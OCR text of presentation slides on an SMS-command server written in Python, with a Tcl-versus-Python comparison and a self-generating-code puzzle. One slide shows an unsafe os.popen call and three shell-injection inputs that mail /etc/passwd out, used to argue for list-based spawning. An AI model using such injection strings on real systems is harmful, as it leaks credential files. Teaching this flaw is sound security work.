The SMS Server

or why I switched from Tcl to Python

Frank Stajano

http://www.orl.co.uk/~fms/
http://www.cl.cam.ac.uk/~fms27/


THE OLIVETTI & ORACLE
RESEARCH LABORATORY

ORACLE olivetti

UNIVERSITY OF
CAMBRIDGE
Computer Laboratory

Motivation

Serving the mobile computer user



The ORL alternative:

Don't carry equipment: use someone else's and personalise it.

BUT: What if no computers nearby?

Geek / gadget freak

more gizmos than you have pockets...

Regular human being

no gadgets,
but cellphone is carried spontaneously!

Use existing facilities

⇓

GSM's SMS


SMS server usage examples

```
AB WHO AHJ

AB AWAY AH IN ITALY TODAY

RAIL CAMBRIDGE LONDON

SH ORCL

CUR 800 FRF ITL

ROAD M11

MAIL LARRY@ORACLE.COM HI THERE

WF EDINBURGH

H
```

…and their push versions

orl


SMS server architecture




The ServerApp abstraction

Single thread waits for events in a `select()` loop


File descriptors modelled by `Readable` with `onIncomingData()` callback




20-line example of serial ↔ socket



Websucking




Simple URL manipulation



CGI (thanks IPWP!)

…and train timetable, weather forecast, etc etc

Object-oriented websucking



Without OO:

No common improvements

No common fixes!

Typical: grab someone else's working source and tweak it until it does what you want.

This is evil.

"I'll clean it up later"

Big maintenance mess

More wonders...

From a nice café...

Search today's TV listings

Schedule recording of your show from anywhere

Back-end system records TV to MPG

Easier than setting the VCR! (maybe — certainly cooler…)

orl

The limit is your imagination!

In-car 486 with GPS and SMS

Fetches traffic info, stock quotes

Sends geographical coordinates to Active Badge system

Spawning, quoting and security

Handler: external program. Takes user parameters on command line, returns result on stdout.

```
CUR 800 FRF ITL
```

First word selects which handler:

`cur` → `currency.py`

Remaining words are passed to the handler as arguments:

```
currency.py 800 FRF ITL
```

```
fullCommand = string.join([command] + argList)
handle = os.popen(fullCommand, "r")
result = handle.read()
```

The executable we run can only be one of the approved ones, so we're ok.

(Ha Ha!)

Ha ha!

```
cur 800 frf it; mail x@y.com </etc/passwd
cur 800 frf it & mail x@y.com </etc/passwd
cur `mail x@y.com </etc/passwd`
```

Commonly recommended fix (Garfinkel-Spafford 546 etc):

- **avoid spawning**
- **or at least avoid passing user strings**
- **or at least avoid passing '$|;>*<&**

Same problems for CGI

Nannyish advice, but prudent "because people are generally incompetent at quoting"

Overzealous mutilation: chars may be legitimate.

To fix this...

Quoting acrobatics are fun,
but morally wrong.

Who said we wanted `sh` anyway?
(forced flattening and in-band signalling)

```
handle = os.popen(fullCommand, "r")
```

Only satisfactory solution:

a spawning function taking a *list* of arguments, not a *string* that will be reparsed by `sh`!


Alternatives to `os.popen()`:

- `os.system()`
- `os.execv()` & friends

Still no good.

We really want the api of `os.execv()` with the semantics of `os.popen()`

...so GvR fixed `popen2()` to accept a list argument!



Python success

Encourages readable, modular, maintainable code

Rapid Application Development

Both ways

Practical proof: new maintainers happy!

But why Python in the first place?

From Tcl to Python

scripting is
liberating

```
s = ”hello”
s = s + ”world”
```

```
sort()
```

regular expressions

Sold on Tcl & [incr Tcl]!

Found Python by accident,
tried it by curiosity

Every good craftsman
loves his tools

so I’m biased too

Comparing Tcl and Python

Tcl / [incr Tcl]

Python

Functionally equivalent

Elegantly cleaner (à la LISP)

More syntax, but “what you expect”

Coherent design, easy to learn and internalise, despite little quirks...

...e.g. eval / upvar / uplevel

...e.g. lists & tuples, os.* vs posix.*

Lists, dictionaries, sort(), regexps

Tcl: no classes!
[incr Tcl]: fully featured, C++ style

Classes, but no visibility mods and objects can grow new features!

BUT objects everywhere, including library

lack of static checks

BUT separate “lint” just released

Punch line?

It's all in the distribution

Python is great because it comes with batteries included!

Fact: script programmers hate having to recompile the interpreter to run an extension

- Will it clash with other extensions I have?
- Will it still work with the new version of the interpreter? Or will it prevent upgrades?
- Will it compile at all with my C compiler? (...if I have one?)

Get the best from each other!


For Python: static checker (see if Tcl's is any good), .exe writer, improved object model, a better first book (both tut & ref)...

Mutually generating programs

Write `tcl.py` such that


```
$ python tcl.py > python.tcl
$ tclsh python.tcl > tcl.py
```

with `tcl.py` identical to the old one




Post Scriptum: a hacker's offering

To warm up: basic self gen



More warming up:
mutual gen in the same language



Surely you can do much better than this...

tcl.py:

```
sqs=" ' ";sQs=" [format %c 39] ";sds=' " ';sDs=" [format %c 34] ";d='"';q="'";
import string
r=string.replace
tclnu="""set pythonu {sqs=" ' ";sQs=" [format %c 39] ";sds=' " ';sDs=" [format %c 34]
";d='"';q="'";}
set pythonn {import string
r=string.replace
tclnu='''set pythonu {U}
set pythonn {N}''';print tclnu}""";print tclnu
tclb='set pythonb {tclb="set pythonb {B}; puts $pythonu; regsub -all [format %c 39]
$pythonn [format %c 34] ndouble; regsub U $ndouble $pythonu nn; regsub N $nn $pythonn
n; puts $n; regsub -all [format %c 39] $pythonb [format %c 34] bb; regsub B $pythonb
$bb b; puts $b";print r(r(r(tclb,sqs,sQs),sds,sDs),d,q)}; puts $pythonu; regsub -all
[format %c 39] $pythonn [format %c 34] ndouble; regsub U $ndouble $pythonu nn; regsub
N $nn $pythonn n; puts $n; regsub -all [format %c 39] $pythonb [format %c 34] bb;
regsub B $pythonb $bb b; puts $b';print r(r(r(tclb,sqs,sQs),sds,sDs),d,q)
```

Solutions gradually revealed at

http://www.cl.cam.ac.uk/~fms27/selfgen/

Enjoy the conquest!